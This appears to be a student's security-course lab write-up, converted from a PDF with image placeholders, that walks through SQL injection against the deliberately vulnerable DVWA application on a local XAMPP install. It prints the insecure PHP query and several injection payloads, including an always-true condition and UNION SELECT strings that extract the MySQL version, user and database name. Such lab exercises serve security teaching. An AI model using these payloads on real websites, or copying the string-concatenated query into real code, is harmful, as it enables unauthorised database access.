


COMP 307-LabAssignment#4


Student Name : Najmun Nahar

Student Number: 301160081


Pre-requisite step


0) Setup XAMPP+DVWA (as before) (Take snapshot)






1) Login DVWA and Set Security Low (Take snapshot)






2) Goto 'SQL Injection' (Take snapshot)




3) Enter 1 (you should see some user info) (Take snapshot)

Notes(FYI): Below is the PHP select statement that we will be exploiting, specifically \$id.


```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```



4) Enter 2 (you should see some user info) (Take snapshot)




5) Enter 6 (no more users) (Take snapshot)



6) Enter `' OR '0'='0` (you should see a list of 5 users) (Take snapshot)

NOTES : Database Statement `mysql> SELECT first_name, last_name FROM users`

`WHERE user_id = '% ' or '0'='0';`




7) Enter


`%' or 0=0 union SELECT NULL,version()#`

(you should see list of 5 users and last lines have MySQL version)


(Take snapshot)




8) Enter `%' or 0=0 union SELECT NULL,user()#` (you should see list of 5 users and last lines have the MySQL DB user) (Take snapshot)



- 9) Enter %' or 0=0 union SELECT NULL,database()# (you should see list of 5 users and last lines have the MySQL DB name) (Take snapshot)

